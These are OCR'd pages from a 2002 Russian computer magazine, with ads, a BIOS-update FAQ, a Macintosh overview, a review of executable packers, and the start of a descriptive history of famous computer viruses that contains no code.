- NVIDIA® Accuview Antialiasing™ - уникальное качество изображения и частота кадра
- Графический процессор 4-го поколения NVIDIA® серии GeForce4 MX
- Технология nView™
- Lightspeed Memory Architecture™ II
- MX Memory Grossbar
- Accuview Antialiasing™






Dealine
Tel: 095-969-2222
Fax: 095-969-2299
www.dealine.ru



INLINE
Tel: 095-941-6161
Fax: 095-742-3614
http://www.i2b.ru



IMPEX
Tel: 095-443-3001
Fax: 095-443-6001



Date: April 23-26
Hall: FORUM Pavilion
Booth No: C322


Eucild Computers Inc.
Tel: 812-312-6300
Fax: 812-325-6250



IP Labs
Tel: 095-728-4101
Fax: 095-728-4100
www.iplabs.ru



Russian-Style
Tel: 095-797-5775
Fax: 095-215-2057
www.rus.ru





PC_Zone

ОБНОВЛЕНИЕ BIOS

Михаил Михин (centner@real.xakep.ru) и
Andrew Fadeev (andrew@fadeev.com)

Q. Как узнать, какая последняя официальная версия BIOS и какая версия BIOS установлена у меня сейчас?

A. Первая часть вопроса: выясняешь, что за железяка у тебя стоит; ну, например, выясняешь название и производителя твоей материнской платы, заходишь на сайт производителя и там в разделах Firmware\Download или подобных смотришь, какие прошивки имеются для твоей материнки. В моем случае это знаменитый асусовский CUSL, все новые прошивки для которого выкладываются для общего использования на официальном сайте. Итак, знание производителя и названия материнской платы или другой железки помогут отцу русской демократии. А для того чтобы выяснить текущую версию именно твоего BIOS - просто внимательно следи за монитором при начале загрузки компьютера и все увидишь сам

Q. Что делать, если производителя и название материнской платы определить не удается?

A. Этот вопрос и ответ на него я нашел на www.ixbt.com и, будучи уверенным в том, что куча народа громко крикнет, что произошел затык на самом начальном этапе перепрошивки, привожу его целиком и без изменений. “Чаще всего производителя и название материнской платы можно определить по идентификационной строке, которую выдает BIOS сразу при включении компьютера. Для AMI BIOS эта строка имеет вид, похожий на 51-0102-1101-00111111-101094-AMIS123-P или 40-01S5-ZZ1124-10101111-060691-OPWBSX-F, где производитель определяется третьей группой цифр. Далее необходимо найти свой идентификационный номер в таблице соответствия номеров и названий производителей. Определить название материнской платы можно по всей идентификационной строке, пользуясь тем же документом. Идентификационная строка Award BIOS имеет вид 2A59CQ1CC и позволяет определить чипсет (первые пять цифр и букв - 2A59C) производителя материнской платы (следующие два символа - Q1) и модель материнской платы (оставшаяся часть строки - CC). Далее необходимо посмотреть обозначения чипсетов, производителей и моделей в идентификационных строках.

Q. Нужно ли мне обновить свой BIOS?

A. Ну, уж этот вопрос каждый должен решить для себя сам. Лично я считаю, что периодически обновлять BIOS в своих железках просто необходимо, но если твоя система и так работает тебе на радость, то зачем лезть и что-то менять? Лучшее - враг хорошего. В любом случае в смене прошивки нет ничего страшного и сложного, а новые функциональные возможности, которые частенько содержатся в новых firmware, стоят того, чтобы ими воспользоваться. Скажем, такая новая фишечка в BIOS, как ENHANCE CHIP PERFORMANCE, позволит в некоторых случаях добиться небольшого прироста производительности (примерно 5-7 процентов) системы, будучи активированной, а параметр AUTO DETECT DIMM/PCI CLK сможет несколько понизить уровень электромагнитного излучения, малость повысив производительность. Я специально не разжевываю каждый параметр в отдельности, просто пытаюсь подвести тебя к мысли о том, что возможность увеличения производительности твоей собственной системы в твоих руках и возможность эта халявная, да и не особенно трудоемкая.

Да, сразу сообщу тебе, что нет никакого смысла обновлять прошивки по очереди, имеется в виду, что если у тебя стоит прошивка версии 1.02, а на сайте производителя уже выложена 4.12, то нет никакого смысла в заливании промежуточных версий - сразу и смело лей самую последнюю, на свой страх и риск, разумеется. Учти, что в процессе заливки новой микропрограммы лучше молиться об отсутствии сбоев, скачков напряжения и прочих электронапастей и запастись хотя бы на время взятым у приятелей блоком бесперебойного питания. Иначе можно столкнуться с необходимостью проведения горячей прошивки (hot flashing). Мои друзья-самоделкины пытались прошивать запоротый чип, установив его на уже загруженную материнку такого же класса, и успешно запороли обе, а главное - человека, который имеет такую же материнку и одновременно согласится предоставить оную для твоих антинаучных экспериментов, найти будет крайне сложно :)).

Q. Обновил. Ничего не работает, только пищит. Что это такое?

A. Это кривые руки или злой рок. А материнка подает тебе из последних сил сигналы морзянкой, чтобы ты мог однозначно понять, что же ее не устраивает. Вот тебе табличка, которая поможет произвести первичную диагностику:

Число сигналов	Что случилось?
1-1-3	Real-time clock write/read failure
1-1-4	ROM BIOS checksum failure
1-2-1	Programmable Interval Timer failure
1-2-2	DMA initialization failure
1-2-3	DMA page register write/read failure
1-3-1	RAM refreash verification failure
1-3-3	1st 64 KB RAM chip or data line failure multi-bit
1-3-4	1st 64 KB RAM odd/even logic failure
1-4-1	1st 64 KB RAM address line failure
1-4-2	1st 64 KB RAM parity test in progress or failure
2-1-1	Bit 0 1st 64 KB RAM failure
2-1-2	Bit 1 1st 64 KB RAM failure
2-1-3	Bit 2 1st 64 KB RAM failure
2-1-4	Bit 3 1st 64 KB RAM failure
2-2-1	Bit 4 1st 64 KB RAM failure
2-2-2	Bit 5 1st 64 KB RAM failure
2-2-3	Bit 6 1st 64 KB RAM failure
2-3-4	Bit 7 1st 64 KB RAM failure
2-3-1	Bit 8 1st 64 KB RAM failure
2-3-2	Bit 9 1st 64 KB RAM failure
2-3-3	Bit A 1st 64 KB RAM failure
2-2-4	Bit B 1st 64 KB RAM failure
2-4-1	Bit C 1st 64 KB RAM failure
2-4-2	Bit D 1st 64 KB RAM failure
2-4-3	Bit E 1st 64 KB RAM failure
2-4-4	Bit F 1st 64 KB RAM failure
3-1-1	Slave DMA register failure
3-1-2	Master DMA register failure
3-1-3	Master interrupt mask register failure
3-1-4	Slave interrupt mask register failure
3-2-4	Keyboard controller test failure
3-3-4	Screen memory test failure
3-4-1	Screen initialization failure
3-4-2	Screen retrace test failure

Q. Не помогает ничего! Куды бечь?

A. “Бечь” никуда не надо, надо погрузиться в чтение соответствующей документации, а в самом крайнем случае обратиться все же к услугам специалистов, которые грамотно выполнят всю работу за тебя, но и за твои денежки. Так что будь бдителен и осторожен!




Silvershield
Silvershield
Phone
Line
Protection fault
«Silver Shield»
специально разработан
для защиты дорогостоящей
электронной аппаратуры
Безопасность:
Розетки оборудованы защитными шторками
Тумблер питания с коммутацией двух проводников
Самодиагностика:
Индикация выхода из строя системы защиты от сетевых помех
Автоопределение фазы и нуля в розетке
Индикация подключения к розетке с дефектной шиной заземления
Многоуровневая защита от сетевых помех:
Фильтрация высокочастотных и импульсных помех
Фильтрация помех радиочастотного диапазона
Защита телефонной линии от импульсных помех
Эргономичный дизайн:
Специальная розетка для подключения громоздких адаптеров питания и вилок старого российского образца
Три цвета на выбор: серебристый металлик, черный, светло-серый
Гарантия 3 года
Спрашивайте в магазинах Москвы:
«Формоза», ул. Авиамоторная, д.59,
Компьютерный супермаркет «НИКС», Звездный б-р, д. 19,
«Пирс» ООО, Кронштадский б-р, д. 37, к. «Б», оф. 133,
«Ф-Центр», ул. Сухонская, д. 7а,
Компьютерный центр «Буденовский», пр-т Буденного, д. 53,
«Ситилинк», ул. Народного Ополчения, д. 34,
Ну что, Пилоты? Удивлены?

PC_Zone

КОМПЬЮТЕР, КОТОРОГО ТЫ НЕ ПОЗНАЛ


Alexander Dmitriev (support@fepn.ru)

Компьютер, которого ты не познал
Что такое Apple Macintosh?

Есть на свете компьютерная платформа, которая близка к идеалу. Ее программная часть - это FreeBSD с умопомрачительным интерфейсом и гигантским количеством прикладного софта. Ее железная часть - это мощные графические станции с TFT-мониторами. Все слышали о ней, но практически никто не видел своими глазами. Это Apple Macintosh.
Многое из того, чем мы пользуемся сегодня, пришло к нам вместе с Макинтошем. Первый персональный компьютер и цветной монитор, мышь и графика на экране, первые Photoshop и PageMaker - все это Макинтош. В истории фирмы Apple были взлеты и падения, но сегодня "яблочники" могут уверенно смотреть в будущее. Причин тому много.

<Железо>

Весь модельный ряд Apple делится на два направления: профессиональное и домашнее. Каждое из этих направлений содержит в себе две модели - настольный компьютер и ноутбук. Всего четыре разных компьютера, но каждый из них - произведение искусства. Все Маки с этого года выпускаются только с TFT-мониторами. Настольная проф-модель - двухпроцессорный PowerMac G4. Это два RISC-процессора PowerPC G4 по 1 ГГц каждый, 512 Мб оперативки (возможность расширения до 1,5 Гб), 80 Гб жесткий диск, GeForce 4 (прописью: четыре) с 64 Мб DDR-памяти, встроенный DVD-R/CD-RW, два порта FireWire (400 Мб/с)






для цифровых фото и видеокамер, два USB, 10/100/1000Base-T Ethernet-карта, модем на 56K. Стоимость этого хозяйства - около трех тысяч зеленых рублей. Дороже, чем китайский конструктор, который гордо именуется Wintel-системой, но дешевле, чем станции от Silicon Graphics.
Мониторный парк состоит из трех плоскопанельных зверушек: Studio Display по 15 и 17 дюймов и 22-дюймового Cinema Display. Экраны связаны с компьютером всего одним шнурком, по которому идут цифровой видеосигнал и питание. Каждый из мониторов - это еще и USB-хаб на несколько портов.
Ноутбук профессионального направления - PowerBook Titanium - это практически та же машина (но с одним процессором и с видеокартой ATI Radeon), упакованная в корпус из титана толщиной в 2,5 сантиметра, и с 15,2-дюймовым экраном.
Домашнее направление отличается от профессионального тем, что у него "всего поменьше": ниже тактовая частота, меньше оперативки и гигабайт в винчестере. Тем не менее маленький iMac с легкостью монтирует DV-видео, гоняя его с цифровой камеры и обратно со скоростью в 400 Мб/с, имея при этом встроенный TFT-дисплей. Портативный iBook стал самым популярным студенческим и школьным компьютером в Штатах, Японии и странах Западной Европы.
Все выпускаемые Макинтоши оснащены слотами для установки карт Airport - технологии создания беспроводной сети. Если есть выход в Инет, то, подключив к нему базовую Airport-станцию, можно завязать в wireless-сеть все существующие Маки. Никто не мешает смотреть сайты на PowerBooke, лежа пузом вверх на диване.
К Макинтошу можно подцепить любую периферию, имеющую USB или FireWire. Жесткие диски, принтеры, сканеры, все цифровые девайсы. HP, Epson, Sony, Casio и все остальные всегда выпускают мак-драйвера для своих устройств. В четыре свободных PCI-слота на PowerMac G4 можно воткнуть всю остальную периферию - от навороченных звуковых карт и MIDI-интерфейсов до нестандартных графических планшетов и старых моделей принтеров.

<Софт>

Каждый Мак поставляется с большим набором предустановленного софта. Прежде всего это операционная система MacOS X, в основе которой лежит переработанный






FreeBSD, с "яблочным" интерфейсом Aqua. Защита памяти, вытесняющая многозадачность, полная поддержка многопроцессорных конфигураций и прочие радости жизни нашли приют в новой маковской операционке. А в нагрузку: встроенный Apache, Samba, WebDAV и NFS-клиент, 4.4 BSD стек протоколов TCP/IP и сокет API, а также список разных разностей на десяток страниц убористого текста.
Работая с MacOS X, можно никогда не узнать о том, что ты пользуешь разновидность UNIX. Все юниксовое нутро спрятано за маковским интерфейсом. Но если есть желание и умение порулить системой своими ручонками, то всегда можно включить терминальный режим и долбить никсовые команды руками.
Из встроенных в операционку софтинок можно выделить: DVD Player, очень сильный почтовик Mail, систему снятия скриншотов Snapz Pro, позволяющую снимать не только статичные снимки "рабочего стола", но и записывать видео. Нажимаем "Record", проходим Unreal за 45 секунд, и вот оно - доказательство победы. Про всякие мелочи, вроде системных утилит, калькуляторов и кучи архиваторов, и говорить не стоит.
Очень важной частью системы является AppleScript. Это очень мощный язык, описывающий все операции, которые можно производить в системе. Чаще всего он используется для автоматизации рутинных операций. AppleScript поддерживают практически все выходящие под Мак приложения. Команды языка очень похожи на обычные английские слова и выражения ("Open folder, remove files"). С помощью скрипта можно, например, вытягивать из полученной почты сообщения, содержащие заранее определенные данные, конструировать на их основе различные документы (в любой из маковских программ) и автоматически отправлять их по различным адресам. Каждый скрипт можно повесить на определенную комбинацию клавиш. Фактически любую операцию



MacOS X можно описать с помощью скрипта и вызывать на исполнение, нажав всего одну кнопку.

Помимо оси, в комплект софта входят: iMovie (редактор цифрового видео), iTunes (MP3-плеер), iDVD (программа для записи DVD), AppleWorks (аналог Microsoft Office), iPhoto (закачка фоток с цифровых камер, обработка и сортировка), IE и Netscape, Mail (почтовик), Acrobat







Reader и несколько игр. Каждая из этих программ на голову выше своих конкурентов из мира Wintel. Используя iMovie, можно залить DV-видео в Мак, сверстать полученный материал в смотрибельный фильм, используя весь кинематографический арсенал от титров до наложения фильтров разной степени навороченности. Полученный шедевр можно перегнать обратно в DV-камеру, записать на VHS, на CD, на DVD (используя iDVD). Причем, iDVD позволяет создавать диски профессионального уровня, с менюшками, ссылками и прочим добром. Попробуй сделать все это в Windows Movie Maker или Adobe Premiere и почувствуй разницу. MP3-плеер iTunes, помимо своих непосредственных обязанностей, прекрасно грабит музыку с CD, позволяет принимать вещание нескольких сотен сетевых радиостанций, а также записывать собранную mp3-коллекцию на CD. AppleWorks выполняет все функции гейтсовского Офиса, но гораздо быстрее и удобнее. К тому же занимает в 25 раз меньше места на диске.

iMovie и iDVD имеют старших собратьев, Final Cut Pro и DVD Studio Pro соответственно. При помощи Final Cut Pro создается львиная доля американских и японских телепрограмм и рекламных роликов. DVD Studio Pro - фактический стандарт в производстве профессиональных DVD-дисков.

Практически все серьезные программы, которые есть на Wintel, существуют и в макинтошной версии. Здесь и Micrisift Office X, и Adobe со всеми своими продуктами, Macromedia FreeHand на пару с Flash и Dreamweaver, Maya от Alias-Wavefront и QuarkXPress. Все новые игрушки также выходят в версии для Мака. Return to Castle Wolfstein тому пример. Если вдруг приспичило запустить какую-то windows-программу, то с помощью софтинки VirtualPC можно поставить на Мак любую операционку: от Windows XP до DOS 3.11, от Corel Linux до Linux Mandrake. Огромное количество контор пишет свои продукты исключительно под Мак.

<И это все здесь!>

Все это “яблочное пюре” доступно в России. В Москве есть Apple Center, в котором можно купить маковский софт и технику, посмотреть ее в работе, повертеть в руках. Есть фирмы, занимающиеся продвижением Маков на полиграфическом, образовательном и телевизионном рынках. Есть сервисные центры. И даже на пиратских развалах можно найти диски с надкушенным яблоком на конверте.

Что бы там ни говорили, Макинтош в нашей стране есть. Практически вся цветная полиграфия работает на Маках. Очень сильны позиции Apple в области производства рекламного видео, web-дизайна (парк студии Артемия Лебедева практически полностью состоит из Макинтошей). Да, конечно, у нас исторически сложилась PC направленность, но знать, что рядом есть такой комп, как Mac, и что он собой представляет, ты просто обязан. X настоятельно тебе рекомендует пощупать собственными руками эту систему на любой компьютерной выставке.



PC_Zone

МИНИМУМ КОДА - МИНИМУМ ПРОБЛЕМ

Самсонов 'U1traDIMM' Дмитрий (samson_2k@mail.ru)
и Horrific aka Фленов Михаил (smirnandr@mail.ru)

Минимум кода - минимум проблем


Тест программ сжатия исполняемых файлов

Ты, наверно, уже заметил в заголовке статьи слово "код" и собираешься перевернуть страницу? Не делай этого. Мы не будем сейчас философствовать на тему кодинга, а данная инфа пригодится любому продвинутому юзеру. Мы рассмотрим программы сжатия исполняемых файлов, с помощью которых можно сжимать exe-шники сильней, чем любым крутейшим архиватором. Ни один архиватор не может эффективно сжимать исполняемые файлы. Такие компрессоры, как zip, оптимизированы для работы с текстовыми файлами или другими хранилищами, содержащими часто повторяющиеся данные. Для сжатия звука, графики, видео и исполняемых файлов простые архиваторы неэффективны, поэтому в таких случаях используются оптимизированные под определенные задачи компрессоры. Когда заходит разговор о сжатии графики, видео или звука, то у каждого на устах появляются такие форматы сжатия, как JPEG, MPEG4 и MP3. Но когда пытаешься заговорить про бинарные файлы, то никто не может назвать ни одного специализированного архиватора. Абыдно. Надо бы это исправить.

ASPack

Сайт: www.cydsoft.com/vr-online/download.htm
Статус: Shareware 30day trial

Программа небольшая ~ 200кб в архиве. Приятно удивила поддержка русского языка. Интерфейс простенький и очень приятный. ASPack позволяет сжимать exe, dll и ocx. По умолчанию перед сжатием создается резервная копия, и ты сможешь без проблем вернуться к ней, если после сжатия программа поведет себя как-то нестабильно. Для компрессии используется алгоритм сжатия собственной разработки. Декомпрессия возможна только спецутилитами. Ни один из моих дебаггеров не смог открыть сжатый код. Так что программа не только хорошо сжимает, но и позволяет защититься от начинающих хакеров и любителей поковыряться в чужом коде.




ASPack версии 2.11

PECompact 1.68

Сайт: www.collakesoftware.com
Shareware ~15day trial

Это любимая прога U1traDIMM. Весит она около 100кб. Так же, как и ASPack, позволяет сжимать exe, dll и ocx и поддерживает 2 алгоритма сжатия (aPlib и JCalg). Разнообразие настроек. Также создает BAK файлы (резервные копии), к которым можно вернуться в любой момент. ВНИМАНИЕ: при сжатии с JCalg прога может немного глючить. Алгоритмы сжатия достаточно распространены, и декомпрессоры валяются на каждом углу. Любой продвинутый дебаггер может распаковать такой код на лету без дополнительных утилит. Horrific: лично я к этой проге отношусь с небольшим сомнением. Когда я первый раз скачал ее три года назад, то в придачу получил бесплатный бонус - троян :). Как потом выяснилось, он попал туда случайно. Просто кто-то протроянил машину разработчика, а тот конкретно зевнул. После этого проблем пока еще не было, но неприятный осадок остался. Так что перед установкой обязательно проверь архив на наличие лошадей.




PECompact версии 1.68

NeoLite 2.0

Сайт : unknown
Статус: Shareware

Весит этот монстр ни много ни мало - 600кб в инсталляторе. В программе объединены компрессор и декомпрессор. Сжимает exe, dll и ocx. За время работы было замечено несколько глюконатов, которые не очень критичны, но иногда раздражают. Алгоритм сжатия неизвестен, но сразу же отпугивает наличие встроенного декомпрессора. Для взлома кода хакеру не придется даже мучиться в поисках разархиватора. Просто бери и властвуй.



NeoLite версии 2.0

<Последний крик>

Возможно, ты уже поспешил выбрать себе утилу для сжатия exe-шников, но хочу тебе напомнить, что нельзя забывать про защищенность алгоритма сжатия. Если ты простой юзер, то она тебе будет параллельна, и твой однозначный выбор будет - PECompact. Но если ты кодер, то, возможно, ASPack будет более предпочтительным. Хотя некоторые могут сказать, что любой алгоритм можно взломать и нельзя надеяться на эту утилу, мы все же советуем сначала хорошо подумать. Ты все равно ничего не теряешь, и почему бы не получить возможность ощущения хоть какой-то дополнительной защищенности до кучи?

Тест на качество сжатия

Для теста мы взяли разные исполняемые файлы и попытались их сжать. Степень сжатия была разной, но места победителей во всех случаях распределились одинаково. Поэтому мы приводим только среднее процентное соотношение для каждого типа файлов.

1.Exe файл (размер 338кб)
NeoLite- **60%**
ASPack - **66%**
PECompact aPlib - **66%**
PECompact JCalg - **65%**

2. Dll файл (размер 337кб)
NeoLite - **55%**
ASPack - **57%**
PECompact aPlib - **57%**
PECompact JCalg - **55%**

3. OCX файл (размер 199кб)
NeoLite - несколько раз проглючил, и мы ставим здесь **0.**
ASPack - **10%**
PECompact aPlib - **48%**
PECompact JCalg - **40%**

Итог теста

Как видишь, программы ASPack и PECompact с алгоритмом сжатия aPlib выдали на exe и dll файлах одинаковые показатели. Но это только в процентном соотношении. Реально PECompact сжимает на 1-2 кило сильнее, что в процентном соотношении будет видно только в десятых долях. Почему же тогда мы не показали эти дольки? Да потому, что с разными файлами получались разные результаты, и мы просто округлили все, списав на погрешность. Для OCX файлов PECompact оказался вне конкуренции при любом методе сжатия. Так что тут можно сразу назвать однозначного лидера. NeoLite - можно смело отбрасывать в аутсайдеры, хотя при сжатии DLL он отстает не очень сильно. Но все же отстает!



Здорова!

Я расскажу тебе сегодня поучительную историю о том, как полезно бывает не быть ленивым.



И так, одним холодным февральским вечером в районе станции метро "Беговая" собрались почтеннейшие люди - любящие "Хакер" и пЫво. И где ты был, если тебя там не было?! Неужели пропустил объявление о нашем совместном конкурсе? А зря, дело в том, что Percum Istinum ради ящика "Доктора Дизеля" может себя заставить лишний раз кликнуть мышкой :). А всего-то надо было рассказать, что за статья крылась в таком-то номере на такой-то странице твоего любимого журнала. Ясное дело - зачем память напрягать, коли комп есть, да с инетом, а там в архиве на xakep.ru все ходы записаны - гроссмейстер, пиво Ваше!

На церемонию награждения пришёл директор компании "Северные Ветры", любезно предоставившей пЫво к потреблению, сказал: "Мы все такие разные, но все-таки мы вместе", имея ввиду частичку хакера в каждом присутствующем :). Что сразу же и подтвердилось - не хотели пЫво давать перцу до 18, но он быстро перераспределил права на отца :). Вот такая вот история.

И я там был, да мёду не налили... А уходя, у метро я видел уже пустой ящик того самого "Доктора Дизеля" – вот такой он удалец Percum Istinum!

PC_Zone

САМЫЕ ЗНАМЕНИТЫЕ КОМПЬЮТЕРНЫЕ ВИРУСЫ
ОБЗОР ЗА ПОСЛЕДНИЕ 15 ЛЕТ

 Андрей Каролик (andrusha@sl.ru)

Самые знаменитые компьютерные вирусы

Обзор за последние 15 лет

РЕЗИДЕНТНЫЙ - *при заражении тачки помещает в оперативку свою резидентную часть, которая перехватывает обращения системы к интересующим объектам и заражает их. Резидентные вирусы тусуются в памяти до выключения компьютера или перезагрузки системы.*

СТЕЛС - *с помощью хитрых алгоритмов полностью или частично скрывают себя в системе. Наиболее распространенным стелс-алгоритмом является перехват запросов системы на чтение/запись зараженных файлов. Стелс-вирусы могут временно лечить их либо подставлять вместо себя незараженные участки информации.*

САМОШИФРОВАНИЕ и ПОЛИМОРФИЧНОСТЬ - *используется многими типами вирусов для того, чтобы было сложнее такой вирус обнаружить. Полиморфик-вирусы не имеют сигнатур (не содержат постоянного участка кода) и труднообнаруживаемы. Два образца одного и того же полиморфик-вируса не будут иметь ни одного совпадения за счет шифрования основного тела вируса и модификаций программы-расшифровщика.*

ГОРЯЧАЯ ДВАДЦАТКА НА ФЕВРАЛЬ 2002 (ПО ВЕРСИИ ЛАБОРАТОРИИ КАСПЕРСКОГО)

Место Вирус Процентное соотношение
1. I-Worm.Klez 61,5%
2. I-Worm.BadtransII 28,5%
3. I-Worm.Sircam 1,5%
4. I-Worm.Hybris 1,4%
5. I-Worm.Aliz 1,2%
6. I-Worm.Magistr 0,7%
7. CodeRed 0,6%
8. Macro.Word97.Thus 0,4%
9. I-Worm.Petik 0,4%
10. Backdoor.Death 0,3%
11. I-Worm.Nimda 0,2%
12. I-Worm.Anset 0,1%
13. I-Worm.Myparty 0,1%
14. I-Worm.GOPworm 0,1%
15. Trojan.PSW.Phreaker 0,1%
16. Trojan.PSW.Hooker 0,1%
17. Win32.FunLove 0,1%
18. Win32.HLLW.Bezilom 0,1%
19. JS.Trojan.Seeker 0,1%
20. Macro.Word97.TheSecond 0,1%

<Примечание редактора PC ZONE Centner-a:>

Такая гадская штука, как вирусная мистификация, может нанести порой гораздо более существенный вред, чем сам вирус. Время от времени в Интернете начинаются локальные или глобальные вирусные истерии. Якобы появляется некий мегадеструктивный вирус, который сносит все на своем пути и при этом не отступает ни перед одним из антивирусов. Причиной паники в последнее время была байка о файле SULFNBK.EXE. "Предупреждение" свалилось и в мой почтовый ящик, дескать, 1 июня ожидается вселенский компьютерный кирдык, если срочно файлик SULFNBK.EXE не снести. Сносить я не торопился, тем более, что «файл SULFNBK.EXE абсолютно безопасен, более того, является частью операционной системы и входит в стандартную поставку Windows. Программа является Windows-приложением и используется для резервного копирования файлов с длинными именами. Ее удаление влечет за собой изменение функциональности системы в целом, что может сделать невозможным проведение некоторых операций на данном компьютере». Так что не спеши верить всяким нелепым слухам и предупреждениям и заглядывай на www.kaspersky.ru за последними новостями.

Компьютерные вирусы не передаются воздушно-капельным или половым путем, но после близкого знакомства с ними часто болит голова от переустановки системы и восстановления покоцанных файликов. Есть, конечно, и безобидные разновидности, играющие музычку или выводящие какой-нибудь мусор. Если ты в один прекрасный день запускаешь тачку, а там пишет крупными буквами "GreenPeace Forever!", можешь смело лечиться :). Но чаще все кончается более плачевно: от частичного удаления нужной информации на твоем винте до фатального выхода из строя винта или материнской платы. Раньше эпидемии были не так страшны, так как носили локальный характер: дома, в лаборатории, на фирме и т.п. Сегодня есть Интернет - основной разносчик вирусов. Часть вирусов попадает на компы через зараженные программы, скачанные в сомнительных местах, часть - через мыльники друзей, с которыми ты переписываешься. От заражения не застрахован никто, даже если использовать антивирусы. Новые вирусы успевают «наделать делов» у несчастных пользователей, прежде чем их обнаруживают и заносят в апдейты для антивирусов. За последние несколько лет наплодилось множество разных вирусов, самые нашумевшие из них я отобрал и перечислил в хронологическом порядке, описав последствия заражения. Врага надо знать в лицо!

<Lehigh>

Один из опасных в 87 году DOS-ий резидентный вирус, гроза всех COMMAND.COM. Чтобы прописаться в COMMAND.COM, перехватывает INT 21h. Вирус сидит в области стека COMMAND.COM, поэтому не увеличивает его длину, но изменяет 2-й и 3-й байты файла. В теле вируса есть трофейный счетчик, который при успешном заражении очередного COMMAND.COM увеличивается. Когда трофеев становится 4, вирус стирает первые 32 логических сектора с диска, на котором запущен.

<April1st (aka SURIV)>

Еще один опасный резидентный вирус 87-го года, заражающий как COM-, так и EXE-файлы, перехватывая INT 21h. Дописывает себя в начало COM- и в середину EXE-файлов. В определенные дни (1 апреля и 5 июля) выводит всякий бред и вешает тачку. Есть версия, перехватывающая нажатие определенной клавиши и блокирующая дальнейший ввод с нее. Опасен еще тем, что некорректно работает с длиной файла, заражая его.

<Cascade>

Резидентный зашифрованный вирус 87-го года. Перехватывает INT 1Ch, 21h, 28h и прописывает себя в конец COM-файлов. Прототип "Матрицы", так как генерит видеоэффект в виде осыпающихся букв на экране :). Есть более опасная версия (Cascade.1491), стирающая определенные сектора с винта.

<Jerusalem>

Конкретно тебя поимеет только версия Jerusalem.MBR 88-го года (Jerusalem.Havoc почти не шалит), которая, кроме COM- и EXE-файлов, поражает MBR-сектор винта (пишется после MBR). При запуске тачки грабит память, перехватывает INT 13h и INT 21h, трет произвольные сектора (зависит от показаний внутренних счетчиков). Стал причиной вспышки эпидемии 13 мая 1988 года во многих универах и фирмах Европы и Америки. Нам было глубоко насрать, так как в России еще считали на счетах :).

<Aids>

Резидентный вирус 89-го года, перехватывающий INT 3, 21h и записывающийся в конец EXE-файлов при их закрытии. С COM-файлами играл в рулетку, записывая себя только в каждый 16-й закрываемый файл, но без возможности его восстановления. Выводил крупненько AIDS, чтобы все боялись :). Автор вируса пошел дальше, разослав 20000 копий дискет с версией, которая после 90 загрузок системы шифровала имена всех файлов и делала их невидимыми, оставляя читаемым только один файл - счет на 189 зеленых, видимо, ему :).

<Chameleon (aka V2P1, V2P2, V2P6)>

Первый полиморфик-вирус 90-го года, напрягший антивирусников, которые привыкли искать вирусы по кускам кода. Тело вируса шифруется в зависимости от текущего значения таймера, всего 16777216 вариантов ключа. А расшифровщик выбирается, держись, более чем из 3 000 000 000 000 000 000 вариантов. При этом длина расшифровщика составляет всего 39 байт. 1-го апреля настойчиво пытается форматнуть все, что суют в дисковод :)

<DiskKiller>

Причина инцидента в 90-ом году, когда попал на дискеты, прилагающиеся к журналу PC Today. Было продано около 50000 подарков :). Располагается уже в 5 секторах, начиная с загрузочного, а сам загрузочный перемещает в 5-й сектор. Когда счетчик подпадает под определенные условия, херит всю информацию на винте, выдает на забугровом сообщение "Теперь можешь выключить тачку. Удачи." и вешает тачку. Просто и со вкусом :).

<Tequila>

Еще одна эпидемия файлово-загрузочного полиморфик-вируса в 91-ом году. Записывается в конец EXE-файлов при их запуске и в MBR винчестера при запуске зараженного EXE-файла. А при загрузке с зараженной MBR инфицирует оперативку. Перехватывает INT 13h, 1Ch и 21h. При определенном значении своих внутренних счетчиков малюет на экране разноцветную картинку.

<MtE>

MtE (MuTation Engine) - первый известный полиморфик-генератор, появившийся на свет в 92-ом году. Разные версии по-разному шалят, заражая COM-файлы: выдает всякую текстовую муть, трет произвольные сектора на винте, выдает картинку или играет музончик.

<SMEG.Pathogen, SMEG.Queeg>

Резидентные полиморфик-вирусы 93-го года. Писались при помощи полиморфик-генератора SMEG. Перехваты-

вают INT 21h, затем записываются в конец COM- и EXE-файлов при их запуске или открытии. По понедельникам (для "Smeg.Pathogen") или воскресеньям (для "Smeg.Queeg") смотрят текущее время и свои счетчики. При определенных условиях стирают CMOS, сектора дисков и выводят всякие издевки по поводу потерянных данных. Автор собственноручно "насувал" вирусы на разные BBS, антивирусы не могли их определить, и всем было весело :).

<OneHalf >

